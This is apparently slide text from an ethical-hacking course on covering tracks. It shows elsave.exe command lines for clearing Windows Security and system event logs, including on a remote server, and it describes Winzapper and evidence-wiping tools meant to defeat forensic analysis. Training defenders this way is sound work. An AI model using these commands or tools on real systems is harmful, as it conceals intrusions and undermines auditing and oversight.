


# Clearing the Event Log

Intruders can easily wipe out the logs in the Event Viewer



This process will clear logs of all records but will leave one record stating that the event log has been cleared by "Attacker"



## Tool: elsave.exe

elsave.exe utility is a simple tool for clearing the event log

The following syntax will clear the security log on the remote server 'rovil' (correct privileges are required on the remote system)

```
c:\> elsave -s \rovil -l "Security" -C
```

Save the system log on the local machine to d:\system.log and then clear the log:

- `elsave -l system -F d:\system.log -C`

Save the application log on \\serv1 to \\serv1\d\$\application.log:


- `elsave -s \\serv1 -F d:\application.log`

# Hacking Tool: Winzapper

Winzapper is a tool that an attacker can use to erase event records selectively from the security log in Windows 2000

To use the program, the attacker runs winzapper.exe and marks the event records to be deleted, then he presses Delete Events and Exit

To sum things up: After an attacker has gained Administrator access to the system, you cannot trust the security log





# Winzapper: Screenshot

WinZapper - http://ntsecurity.nu

Type	Date and Time	Category	User	More Info
Success Audit	Thu Feb 15 19:18:35 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:35 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:35 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:35 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:35 2007	Policy Change	NT AUTHORITY\SYSTEM	+ + + + -
Success Audit	Thu Feb 15 19:18:40 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:40 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:40 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:18:40 2007	Policy Change	NT AUTHORITY\SYSTEM	+ + + + -
Success Audit	Thu Feb 15 19:18:40 2007	Object Access	NT AUTHORITY\SYSTEM	SecurityA
Success Audit	Thu Feb 15 19:19:07 2007	Detailed Tracking	TEST\Administrator	856 Admin
Success Audit	Thu Feb 15 19:19:09 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:19:09 2007	Detailed Tracking	TEST\Administrator	796 \WINI
Success Audit	Thu Feb 15 19:19:09 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:19:11 2007	Privilege Use	TEST\Administrator	EventLog
Success Audit	Thu Feb 15 19:19:15 2007	Detailed Tracking	TEST\Administrator	796 Admin
Success Audit	Thu Feb 15 19:19:27 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:19:50 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:19:50 2007	Detailed Tracking	TEST\Administrator	332 \Prog
Success Audit	Thu Feb 15 19:19:50 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:20:23 2007	Detailed Tracking	NT AUTHORITY\SYSTEM	784 TEST:
Success Audit	Thu Feb 15 19:24:14 2007	Detailed Tracking	TEST\Administrator	332 Admin
Success Audit	Thu Feb 15 19:24:22 2007	Privilege Use	TEST\Administrator	Security -
Success Audit	Thu Feb 15 19:24:22 2007	Detailed Tracking	TEST\Administrator	848 \WINI

WinZapper 1.0 - (c) 2000, Arne Vidstrom, arne.vidstrom@ntsecurity.nu - http://ntsecurity.nu/toolbox/winzapper/

# Evidence Eliminator


Deleting the "Internet cache and history", will not protect you... your PC is storing deadly evidence

Even FORMATTING the disk would not work

All those web pages, pictures, movies, videos, sounds, email and everything else you have ever viewed could easily be recovered

Files and Internet searches you have made that you thought you had never "saved to disk" can be recorded as permanent evidence on your hard drive

Evidence Eliminator permanently wipes out evidence so that forensic analysis is impossible




# Tool: Traceless

Clear your Internet settings



You can stop your home page from being written over by uninvited websites




**CHC: Covering Tracks**

# Tool: Tracks Eraser Pro

Tracks Eraser Pro is designed to protect you by cleaning up all the unwanted history data on your computer

It allows you to erase the cache, cookies, history, typed URLs, auto complete memory, index.dat from your browsers and Window's temp folder, run history, search history, open/save history, recent documents, and so on




Armor Tools is a suite of tools that ensures your privacy and keeps your sensitive information secure

It works on the computer and does not leave trace of your activities such as:

- When and which sites you visited
- Which programs you downloaded
- Which documents you worked on
- Whom you wrote
- What you looked for
- Which folders you opened
- What computers you connected to



# Armor Tools: Screenshot 1





# Armor Tools: Screenshot 2

**Armor Tools - Encrypted Disk**

File Tools Action Options Help

Encrypt Disk

The Eraser

Invisible Man

File Shredder

Adjustments

**Drive Explorer:**

Drive	Type	Label	Size	Free
[A:]	Removable	Removable		
[C:]	Drive Fixed	SYSTEM	6.1 GB	1.1 GB
[D:]	Drive Fixed	ARCHIVE	29.3 GB	8.3 GB
[E:]	Drive Fixed	WORKER	39.0 GB	4.7 GB
[F:]	CD-ROM	MIKESADV	390.4 MB	0 bytes
[G:]	CD-ROM	JOE	491.1 MB	0 bytes
[W:]	Folder Drive	D:\1. WinTools.net\www.wintools.net	29.3 GB	8.3 GB

**Available:**


Drive
[B:]
[H:]
[I:]
[J:]
[K:]
[L:]
[M:]

New Drive

**Encrypted Drive Containers:**


Drive	Pertaining to virtual drive	File Size	Status

# Armor Tools: Screenshot 3






# Armor Tools: Screenshot 4



# Tool: ZeroTracks

Allows you to clear paging files, recent documents, the Recycle Bin, temp files, and the run list on the Start menu

You can also clear the Internet cache, temporary Internet files, cookies, and autocompletes



**CHC: Covering Tracks**

PhatBooster helps to keep your system integrity and performance at 100%

PhatBooster can help to improve performance, if your system is running below average

